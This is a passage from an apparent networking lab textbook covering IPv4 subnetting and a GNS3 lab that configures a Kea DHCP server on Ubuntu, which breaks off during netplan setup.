Router Interface	177.50.0.250	255.255.255.0	none-this **is** the gateway!

Assignment 2 – Add the Green and Purple LAN to the network.

DEVICE	IP ADDRESS	NETWORK MASK	GATEWAY ADDRESS
PC7	10.10.0.1	255.255.0.0	10.10.255.250
PC8	10.10.0.2	255.255.0.0	10.10.255.250
PC9	10.10.0.3	255.255.0.0	10.10.255.250
PC10	10.10.100.1	255.255.0.0	10.10.255.250
Router Interface	10.10.255.250	255.255.0.0	none-this is the gateway!

Recommended binary grading criteria:

- Screenshot of the GNS3 Working environment where:
    - All connections are made according to instructions
    - All connections are labeled with the correct IP Address
    - Interface labels are turned on
    - Everything is organized neatly
- Screenshot of Wireshark packet captures taken from the PC5-Switch link
    - PC5 from the Green subnet can successfully ping PC2 in the Red subnet




Figure 00 – Contact us via prmaster@erau.edu

CHAPTER 19

IPv4 Addressing - A Very Brief Review

MATHEW J. HEATH VAN HORN, PHD

IPv4 subnetting can be confusing to many. These exercises are intended to emphasize the concept that IPv4 numbers are not numbers at all, but rather symbols of identification (i.e., names, e.g., Eileen =192.168.1.4, Hasan = 201.4.56.12, McDonalds = 10.14.67.12, etc.). When you see IP addresses, do not think numbers; think names.

Estimated time for completion: 10 minutes

LEARNING OBJECTIVES

- Increase familiarity with using the GNS3 Environment
- Identify Ethernet packet traffic on Wireshark
- Convert Decimal to Binary
- Convert Binary to Decimal
- Given an IP address and netmask, determine:
    - Network ID
    - First Usable IPv4 Address
    - Last Usable IPv4 Address
    - Broadcast IPv4 Address

PREREQUISITES

- Chapter 16 – Introduction to Routers

DELIVERABLES

- Complete the IPv4 Worksheet

RESOURCES

- IP Subnet Calculator – https://www.calculator.net/ip-subnet-calculator.html
- Heath Van Horn, Mathew, "IP Refresh", https://www.youtube.com/watch?v=Sr9gIYNpT4I

- Heath Van Horn, Mathew, "Calculating Subnet Mask", https://www.youtube.com/watch?v=wIS8SLvAGkM
- Watchguard Articles:
    - Nachreiner, Corey, "Understanding IP Addressing and Binary", https://www.watchguard.com/wgrd-resource-center/security-fundamentals/understanding-ip-addresses-and-binary
    - Farrow, Rik, "Understanding IPv4 Subnetting (Part 1)", https://www.watchguard.com/wgrd-resource-center/security-fundamentals/understanding-ipv4-subnetting-part-one
    - Farrow, Nachreiner, and Pinzon, "Understanding IPv4 Subnetting (Part 2)", https://www.watchguard.com/wgrd-resource-center/security-fundamentals/understanding-ipv4-subnetting-part-two


CONTRIBUTORS AND TESTERS

- Alec Parish, Student, ERAU-Prescott

Phase I – A Very Brief Review

This instructional material is not designed to replace people's favorite learning materials. We want to simply augment what already exists. However, it was pointed out by some of our testers that a very abbreviated review would be a helpful inclusion within the textbook.

Computers view the world in 1s and 0s. At the most fundamental level, Network Interface Cards (NICs) produce and receive streams of 1s and 0's like ping-pong balls moving through a glass tube.



Used with permission from the artist – Romana A. Heath Van Horn


The NIC cannot see what data is coming; it can only see what has been received and has to make sense of the information. The Ethernet Protocol defines which combinations of 1s and 0s will result in commands for action. If the combination gets mixed up, the command is garbled, and the NIC has no idea what to do and will throw the data away.

IPv4 networks use two human-readable notations of 32 bits each to identify a NIC, such as 192.168.1.14 255.255.255.0. Back then, the first part, 192.168.1.14, was a sufficient identifier like a house number in a town. However, as the internet grew, just like towns, further identification was needed to handle the new NICs (new houses), and the existing identification system was still being used. Subnet masks (255.255.255.0) were introduced, acting like street names.

Each human-readable notation of 32 bits is broken into 4 octets (8 bits). This is for human readability; the NIC doesn't care. Remember, the NIC only looks at 1s and 0s. Using these principles, we can look at our example (192.168.1.14). Generally, spaces are inserted every 4 bits to make things easier for humans to read.

First Octet	Second Octet	Third Octet	Forth Octet
192	168	1	14
1100 0000	1010 1000	0000 0001	0000 1110

The 192 is a decimal, human-readable notation of the binary value 1100 0000. If this were sent from one NIC to another, we would send a 'ping-pong ball' sequence of red, red, blue, blue, blue, blue, blue, blue.



Used with permission by the artist – Romana A. Heath Van Horn

Converting between binary and decimal notation is beyond the scope of this lesson. Suffice it to say, most scientific calculators can make the conversion.

Looking at this, we can quickly run out of notational identifiers. Remember, the largest decimal notation we can have is 255 because the largest binary notation is 1111 1111.

Decimal	Binary
255	1111 1111
999	0011 1110 0111 (NO! larger than 8 bits)

Subnet masks use a continuous string of 1s to identify which part of the IPv4 address is the "street name" and which part is the "house number". A subnet mask means that the string of 1s is never interrupted. For example, if our subnet mask is 255.255.255.0, it represents a binary representation of 1111 1111.1111 1111.1111 1111.0000 0000. Notice there is no interruption of the sequence of 1s. Having a subnet mask of 255.192.16.14 is impossible because the sequence of 1s is interrupted.

255	255	255	0	No interruption of bits
1111 1111	1111 1111	1111 1111	0000 0000	
255	192	16	14	Series of 1's bits interrupted
1111 1111	1100 0000	0001 0000	0000 1110	

The final piece of the puzzle is called Logical AND addition. In this type of addition, any binary 1 added to another binary 1 will produce a binary 1 (1+1=1). Any use of zero will result in a zero. e.g. (1+0=0, 0+1=0, 0+0=0)

When we perform a Logical AND addition of our IP address with its associated network mask, it reveals both our device's "street name" and "house number."

In this example, our PC has an IP address of 192.168.1.65 with a network mask of 255.255.255.0. We will apply Logical AND addition and look at the results.

First, we convert the IP address and netmask to binary.

- 192.168.1.65 → 1100 0000 . 1010 1000 . 0000 0001 . 0100 0001
- 255.255.255.0 → 1111 1111 . 1111 1111 . 1111 1111 . 0000 0000

Second, apply Logical AND addition to the first octet of both

> **NOTE:** The first octet in all instances is highlighted in red for illustrative purposes

192	1	1	0	0	0	0	0	0
255	+1	+1	+1	+1	+1	+1	+1	+1
Logical AND Addition (1+1=1 with all other results being 0)								
Result	1	1	0	0	0	0	0	0

Third, apply Logical AND addition to the remaining three octets

168.1.65	1010 1000	0000 0001	0100 0001
255.255.0	+1111 1111	+1111 1111	+0000 0000
Logical AND Addition (1+1=1 with all other results being 0)			
Result	1010 1000	0000 0001	0000 0000

Fourth, rewrite the results into 32 bits

Results from Step 2	Results from Step 3		
1100 0000	1010 1000	0000 0001	0000 0000

> **NOTE:** As you get more experienced, steps two and three will be done at the same time, so there will be no need for a fourth step.

Finally, convert the 32 bits into a decimal, human-readable form.

1100 0000 . 1010 1000 . 0000 0001 . 0000 0000 = 192.168.1.0

The result tells us that our "Street Address" is 192.168.1.0 and that we can use any decimal number from 1-254 instead of the 0 as our "House Number". Yes, I see you in the back. "What happened to 255?" In this case, 255 is used as a shortcut that means "every house on the street". Think junk mail. If a company wants to send snail mail to everyone on a street, it doesn't look up every address; it just sends it to every house on the street.



Used with artist's permission: Romana A. Heath Van Horn

At this time, we are going to abandon the street name and house number metaphor and use the proper names:

- Street Name = Network ID
- House Number = Host ID
- Every House = Broadcast ID

There are three more important identifiers we need to know:

- First Usable IP Address = Add 1 to the Network ID (e.g. 192.168.1.0 + 1 = 192.168.1.1)
- Last Usable IP Address = Subtract 1 from the Broadcast ID (e.g. 192.168.1.255 – 1 = 192.168.1.254)
- IP Address Range = The number of real numbers between the First Usable and Last Usable IP addresses, inclusive (e.g., 192.168.1.254 – 192.168.1.1 = 0.0.0.253, then include the 1 to increase the result to 0.0.0.254). This means 254 hosts can be joined to the network

> 'Inclusion subtraction' of large numbers is a handy means of quickly determining the number of options available from a set. This process can seem complicated, but when you look at a smaller set of options, your brain does the inclusion subtraction on its own.
>
> Consider a series of numerical digits: 1, 2, 3, 4 (it could be a series of colors [blue, red, yellow, green], cars [Mustang, Pinto, Studebaker, Tundra], or whatever). Whatever the list is, if I asked how many options there are, you would respond with 'four'. This is an easy task when we do it intuitively. However, doing it mathematically causes issues.
>
> In this instance, we would write the last number and subtract the first number like 4 – 1 = 3. This is obviously the wrong answer. We need to include the original option of the number 1, so we add it back in for an 'inclusive subtraction' 4 – 1 + 1 = 4. It seems silly when he numbers are small, but when the numbers get large, we forget.

This is a lot of information, so let's clean it up in a summary:

Given a PC with an IP address of 192.168.16.14 and a subnet mask of 255.255.255.0 find the resulting information:

Given				
IP Address	192	168	16	14
Subnet Mask	255	255	255	0
Convert to binary				
IP Address	1100 0000	1010 1000	0001 0000	0000 1110
Subnet mask	1111 1111	1111 1111	1111 1111	0000 0000
Logical AND addition result	1100 0000	1010 1000	0001 0000	0000 0000
Convert back to human readable decimal form				
Network ID	192	168	16	0

- Network ID = 192.168.16.0
- Host ID = 192.168.16.0
- Broadcast ID = 192.168.16.255
- First Usable IP = 192.168.16.1
- Last Usable IP = 192.168.16.254
- Address Range = 254 hosts

Another example: Given a PC with IP address of 58.213.107.5 and a subnet mask of 255.255.192.0 find the resulting information:

Given				
IP Address	58	213	107	5
Subnet Mask	255	255	192	0
Convert to binary				
IP Address	0011 1010	1101 0101	0110 1011	0000 0101
Subnet mask	1111 1111	1111 1111	1100 0000	0000 0000
Logical AND addition result	0011 1010	1101 0101	0100 0000	0000 0000
Convert back to human readable decimal form				
Network ID	58	213	64	0

- Network ID = 58.213.64.0
- Host ID = 58.213.64.0
- Broadcast ID = 58.213.127.255
- First Usable IP = 58.213.64.1
- Last Usable IP = 58.213.127.254 (remember, the third octet is 0100 0000 after the Logical AND, so the highest it can go is 0111 1111, which is 127 in decimal)
- Address Range = 16,382 hosts

Some will look at this and make some shortcut inferences. And some shortcuts can be made, but only under specific conditions. This is how cyber folks can impress laymen with their mental math skills. However, so long as you follow the above procedures every time, you will always get the correct answers, and your network will function because it is using the correct IP addresses.

A quick discussion on Classless Inter-Domain Routing (CIDR). Using network masks of 255.0.0.0, 255.255.0.0, or 255.255.255.0 leaves many unused Host IDs that other networks could use. Take our example earlier, 255.255.255.0 resulted in 254 Host IP addresses. However, if we are only connecting two devices (say 192.168.16.1 and 192.168.16.2), we are preventing the use of the remaining 253 Host IP addresses by other network parts.

CIDR allows us more flexibility. Using a netmask of 255.255.255.252 gives us two usable Host IDs and frees the remaining Host ID's for other purposes. CIDR notation provides shortcut tools because it lists the number of continuous binary 1s in the netmask.

	Network Mask (netmask)				Number of 1's	CIDR notation
IP	255	255	255	0		
Binary	1111 1111	1111 1111	1111 1111	0000 0000	24 binary 1's	/24
IP	255	255	255	252		
Binary	1111 1111	1111 1111	1111 1111	1111 1100	30 binary 1's	/30

Phase II – Practice Subnetting Principles

The following problems are self-graded. You can take as many attempts as necessary to ensure you understand the information.

An interactive H5P element has been excluded from this version of the text. You can view it online here:
https://eaglepubs.erau.edu/mastering-enterprise-networks-labs/?p=4952#h5p-16

An interactive H5P element has been excluded from this version of the text. You can view it online here:
https://eaglepubs.erau.edu/mastering-enterprise-networks-labs/?p=4952#h5p-17

An interactive H5P element has been excluded from this version of the text. You can view it online here:
https://eaglepubs.erau.edu/mastering-enterprise-networks-labs/?p=4952#h5p-18

An interactive H5P element has been excluded from this version of the text. You can view it online here:
https://eaglepubs.erau.edu/mastering-enterprise-networks-labs/?p=4952#h5p-19

An interactive H5P element has been excluded from this version of the text. You can view it online here:
https://eaglepubs.erau.edu/mastering-enterprise-networks-labs/?p=4952#h5p-27

End of Lab

Deliverables

Complete this worksheet and turn it in to receive credit for this exercise: Worksheet

Homeworks

Assignment 1 – Create your own GNS3 network

Generate a random IPv4 network ID and use it to build a GNS3 network using 4 PCs and a switch. Use a CIDR that would allow for the addition of 1,000 more hosts.

Assignment 2 – Create a GNS3 that doesn't waste any IP addresses

Generate a random IPv4 network ID and use it to build a GNS3 network using 5 PCs and a switch. Use a CIDR that wastes as few IP addresses as possible.

Recommended binary grading criteria:

- Screenshot of the GNS3 Working environment where:
  - All connections are made according to instructions
  - All connections are labeled with the correct IP Address
  - The correct CIDR is used
  - Interface labels are turned on
- A screenshot of Wireshark packet captures taken from the PC1-switch link
  - Any PC can successfully ping PC1
  - A second PC can successfully ping PC2




Figure 00 – Contact us via prmaster@erau.edu

CHAPTER 20

Dynamic Host Configuration Protocol – Linux

JACOB CHRISTENSEN AND DANTE ROCCA

Dynamic Host Configuration Protocol (DHCP) is an interactive client-server protocol that automatically provides a host (PC, Laptop, Phone, etc) with an Internet Protocol (IP) address upon request. The purpose of this activity is for learners to see DHCP in action instead of just reading about the DHCP handshake theory. A secondary purpose is for learners to experience frustration when hosts do not get a DHCP IP address. Learners can see how the packets move and where they may get hung up while working on making DHCP function correctly on their network. Finally, learners can see Address Resolution Protocol (ARP) in action. While DHCP occurs when a host requests an IP address for an existing MAC address, ARP occurs when a host has an IP address but is unsure what MAC address it belongs to.

Estimated time for completion: 60 minutes

LEARNING OBJECTIVES

- Successfully deploy a DHCP solution using Linux on an enterprise network
- Capture and Observe DHCP packets using Wireshark
- Capture and Observe ARP packets using Wireshark
- Successfully add hosts to an enterprise network and receive IP addresses automatically

PREREQUISITES

- Chapter 7 – Create a Linux Server
- Chapter 17 – Hubs and Switches
- Chapter 19 – IPv4 Addressing

DELIVERABLES

- 5 Screenshots:
    - Wireshark – DHCP Packets for PC1
    - Wireshark – DHCP Packets for PC2
    - Wireshark – ARP Packets for PC1/PC2

- GNS3 Workspace
- Configuration of DHCP Daemon

RESOURCES

- Internet Systems Consortium – "Kea Administrator Reference Manual" – https://kea.readthedocs.io/en/latest/

CONTRIBUTORS AND TESTERS

- Mathew J. Heath Van Horn, PhD

Phase I -Build the Network Topology

The following are steps to set up the learning environment to better understand DHCP. Since learners have performed many of these tasks in other labs, we have taken liberties to reduce the number of steps and screenshots for repeated material. If you are confused about what you've been asked to do, please review the appropriate chapter of this book.

Your final network will look like the following:




Figure 1 – Final GNS3 network environment

1. Start GNS3
    1.1. Create a new project and name it whatever you want. For this example, we called it **Lab4**
2. Build a new LAN with an overall network space of **200.200.200.0/24**

Self Check:

An interactive H5P element has been excluded from this version of the text. You can view it online here:
https://eaglepubs.erau.edu/mastering-enterprise-networks-labs/?p=4968#h5p-28

An interactive H5P element has been excluded from this version of the text. You can view it online here:
https://eaglepubs.erau.edu/mastering-enterprise-networks-labs/?p=4968#h5p-29

2.1. Use two ***VPCS*** devices for PC1 and PC2

2.2. Add an ***Ethernet switch***

2.3. Add an ***Ubuntu Server*** VM and rename it to "DHCP-Server"

NOTE: Ensure that the ***Allow GNS3 to use any configured VirtualBox adapter*** check box is selected for all VMs added to GNS3. Refer to Chapter 6 – Adding a Virtual Machine to GNS3

2.4. Connect the server and PCs to the switch

2.5. Label and organize your network as necessary




Figure 2 – Basic network topology

Phase II – Configure the DHCP Server

This lab requires that **kea** be installed on your VM. Verify this with the following command. Refer to Chapter 7 for instructions on installing the necessary packages from the APT repository. If you are already familiar with DHCP configuration, please feel free to use those and explore other solutions too.

```
> apt list kea
```

```
student@student:~$ apt list kea
Listing... Done
kea/noble,now 2.4.1-3build3 all [installed]
student@student:~$
```

Figure 3 – Verifying DHCP server package is installed

Ensure that yours also says "[installed]" next to the output.

NOTE: For those who have limited computer power/resources, consider using a TinyCore VM as your primary Linux server, as covered in Chapter 9.

Moving forward, managing Linux boxes will become a staple in our networks. While this might be intimidating for those who are new to CLI environments, be assured that you will quickly learn. However, it is a good idea to refresh basic terminal navigation skills online before continuing.

1. Start the DHCP Server and give it a minute or two to boot
    1.1. Login: **student**
    1.2. Password: **Security1**

NOTE: Learners unfamiliar with Linux must know that Linux CLI will NOT move the cursor as you type the password. This is a security countermeasure to prevent shoulder-surfing. Even if an observer can't see the characters being typed in the password, knowing the number of characters in the password makes brute-force password hacking easier. Therefore, if the cursor doesn't move, nobody can count the number of characters used in the password by watching the screen.

Making Backups

Creating backups before editing critical files (such as configuration files) is always good practice. When needed, they will save you lots of time and headaches, so make it a habit now so you don't regret it later.

Make a new backup folder in your home directory.

```
> mkdir ~/backups
```

Verify it was successfully created.

```
> ls ~/ | grep backups
```




Figure 4 – Backups file created

Make a copy of a file to the backups folder (sudo may be necessary depending on the security of the file).

```
> cp /path/to/file/example.conf ~/backups/
```

Restore the file if needed.

```
> cp ~/backups/example.conf /path/to/file/
```

NOTE: obviously "/path/to/file/" and "example.conf" are placeholders. Adjust them as necessary to your situation.

2. Configure the server's interface with the static IP of **200.200.200.254** on a **/24** network

2.1. Identify the network configuration file

```
> ls /etc/netplan/
```

NOTE: The netplan configuration file will always be a .YAML in this directory; however, the name may change between releases or user modification. As of writing this textbook, I am using Ubuntu 22.04.X LTS. The default configuration file name for netplan is **00-installer-config.yaml**. Adjust as necessary.




Figure 5 – looking for the name of the YAML file

2.2. Edit the YAML file to match the example provided below

```
> sudo vi /etc/netplan/00-installer-config.yaml
```

```
# This is the network config written by 'Jake M. Christensen'
# 2024.02.07
network:
  ethernets:
    enp0s3:
      optional: true
      dhcp4: false
      addresses:
        - 200.200.200.254/24
  version: 2
```

Figure 6 – Ubuntu netplan configuration

Command	Description
enp0s3	This is the name of interface you want to configure with options indented after. This can be checked with the command***ip address show***. Adjust as necessary.
optional	Determines whether the system should wait to boot until the specified interface is configured. If you are getting an error on boot concerning "waiting for network configuration", ensure that this value is set to 'true'.
dhcp4	Determines whether the specified interface can dynamically receive IP addresses from a DHCP server.
addresses	Set static IP address value(s) to the specified interface.

NOTE: You can use any preferred text editor, but it is recommended that you become familiar with Vi, which is installed by default on even the most minimal Linux distributions. Basic commands:
– Press ***i*** to enter***Insert*** (editor) mode.
– Press ***Esc*** to return to ***Command*** mode.
